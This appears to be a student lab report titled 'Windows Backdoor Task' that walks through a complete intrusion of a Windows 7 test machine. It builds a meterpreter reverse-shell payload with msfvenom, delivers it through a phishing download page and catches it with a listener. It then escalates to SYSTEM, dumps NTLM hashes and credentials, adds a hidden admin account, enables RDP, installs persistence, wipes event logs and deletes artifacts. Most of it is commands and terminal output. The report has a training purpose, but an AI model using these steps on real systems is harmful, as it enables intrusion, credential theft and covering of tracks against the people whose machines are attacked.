National Telecommunication Institute

Windows Backdoor Task

Prepared by: Ahmed Moataz Abdelmonem Elrefaey

➢ Part 1: Initial Access & Payload Delivery

1.1 Malware Creation

Generate payload using **msfvenom**

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.174.132 LPORT=4444 -f exe > malware.exe

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.174.132 LPORT=4444 -f exe > malware.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

1.2 Delivery Mechanism

I created a fake website using simple HTML (**phishing**) which contains a download button once the target clicks on it download the malware file(**malware.exe**) which I generated, and I used delivery mechanism with **python http.module.**


- File creation using HTML
  Echo 'coding' > index.html
  ls #to show this file is correctly created

```
┌──(kali㉿kali)-[~]
└─$ echo '<html><body><a href="malware.exe">التحديث تحميل</a></body></html>' > index.html

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  index.html  malware.exe  Music  Pictures  Public  Templates  Videos
```

- Edit the **HTML file** and show the content
  nano index.html #to open the file and edit it
  cat index.html #to show the content

- Using **python http.module**
  python3 -m http.server 80



➢ Part 2: Establishing Control


1.1 Listener Setup

Open listener using **multi/handler** and open **meterpreter session** on my OS (**kali attacker OS**)

- Using **multi/handler**


  msfconsole

  use exploit/multi/handler




- setup listener

set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.174.132
set LPORT 4444
show options



- and **run** or **exploit** to get connection and open **meterpreter** sessions

exploit



National Telecommunication Institute

➢ Part 3: Post-Exploitation

3.1 Privilege Escalation

- Check your current privileges.

  sysinfo

  getuid

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.174.132:4444
[*] Sending stage (177734 bytes) to 192.168.174.134
[*] Meterpreter session 1 opened (192.168.174.132:4444 → 192.168.174.134:49160) at 2025-10-01 18:05:00 -0

meterpreter > sysinfo
Computer        : IEWIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > gituid
[-] Unknown command: gituid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: IEWIN7\IEUser
```


- Identify privilege escalation vectors.

  run post/multi/recon/local_exploit_suggester

```
meterpreter
Session  Actions  Edit  View  Help
malware payload   meterpreter   html web server creation

meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.174.134 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.174.134 - 206 exploit checks are being tried...
[+] 192.168.174.134 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Win
dows Server 2008 R2 build detected!
[+] 192.168.174.134 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 192.168.174.134 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 192.168.174.134 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 192.168.174.134 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 192.168.174.134 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 192.168.174.134 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 192.168.174.134 - Valid modules for session 1:

#   Name                                                Potentially Vulnerable?  Check Result
-   ----                                                -----------------------  ------------
1   exploit/windows/local/bypassuac_comhijack           Yes                      The target appears to be vulnerable.
2   exploit/windows/local/bypassuac_eventvwr            Yes                      The target appears to be vulnerable.
3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes            The service is running, but could not be validated. Vulnerable Wind
ows 7/Windows Server 2008 R2 build detected!
4   exploit/windows/local/ms10_015_kitrap0d             Yes                      The service is running, but could not be validated.
5   exploit/windows/local/ms10_092_schelevator          Yes                      The service is running, but could not be validated.
6   exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
7   exploit/windows/local/ms15_004_tswbproxy            Yes                      The service is running, but could not be validated.
8   exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
9   exploit/windows/local/ms16_016_webdav               Yes                      The service is running, but could not be validated.
10  exploit/windows/local/ms16_075_reflection           Yes                      The target appears to be vulnerable.
11  exploit/windows/local/ms16_075_reflection_juicy     Yes                      The target appears to be vulnerable.
12  exploit/windows/local/ntusermndragover              Yes                      The target appears to be vulnerable.
13  exploit/windows/local/tokenmagic                    Yes                      The target appears to be vulnerable.
```




- NT AUTHORITY**SYSTEM** privileges

  getsystem

  getuid

  getprivs



3.2 Dump User Credentials


NTLM hashes and plaintext credentials

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
```

load kiwi


creds_all



3.3 Creating a New User

- Add a new user with administrative privileges


shell #to access the target
net user hacker P@ssw0rd123! /add
net localgroup administrators hacker /add
net user hacker



3.4 Enable Remote Access (RDP and SSH)

- Enable Remote Desktop Protocol (RDP) and add the newly created user to the allowed users


meterpreter > run post/windows/manage/enable_rdp
C:\> net localgroup "Remote Desktop Users" hacker /add




3.5 Make the Backdoor Persistent

- **Established** Survives reboot and maintains access

use exploit/windows/local/persistence
set SESSION 1
set STARTUP SYSTEM
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.174.132
set LPORT 4444
show options



exploit



National Telecommunication Institute

- To return to meterpreter sessions:
  sessions -l
  sessions -i 1 #1 is an ID process which I know when I use (session -l) command.

```
msf exploit(windows/local/persistence) > session -l
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(windows/local/persistence) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ IEWIN7  192.168.174.132:4444 → 192.168.174.134:49160
                                                                   (192.168.174.134)

msf exploit(windows/local/persistence) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > _
```

➢ Part 4: Covering Tracks

4.1 Clear Event Logs


- **Clear** Event logs and forensic evidence
  clearev

```
meterpreter > clearev
[*] Wiping 4746 records from Application...
[*] Wiping 3839 records from System...
[*] Wiping 5189 records from Security...
meterpreter >
```

4.2 Delete Exploit Artifacts

- First, I searched for malware files then I deleted all files but there were files that couldn't delete because **access is denied** so I got a solution to delete it after searching here I show the deletion commands I used:

1. Search about malware files
   search -f malware.exe





2. **Removed** All exploit artifacts and temporary files


takeown /f "path/malware.exe"

icacls "path/malware.exe" /grant administrators:F

del "path/malware.exe" /f







National Telecommunication Institute

3. Delete files which are retained (**access is denied**)

move "path/malware.exe" malware.temp

```
C:\>type nul > "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67F
IXJT\malware.exe"
type nul > "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT
\malware.exe"
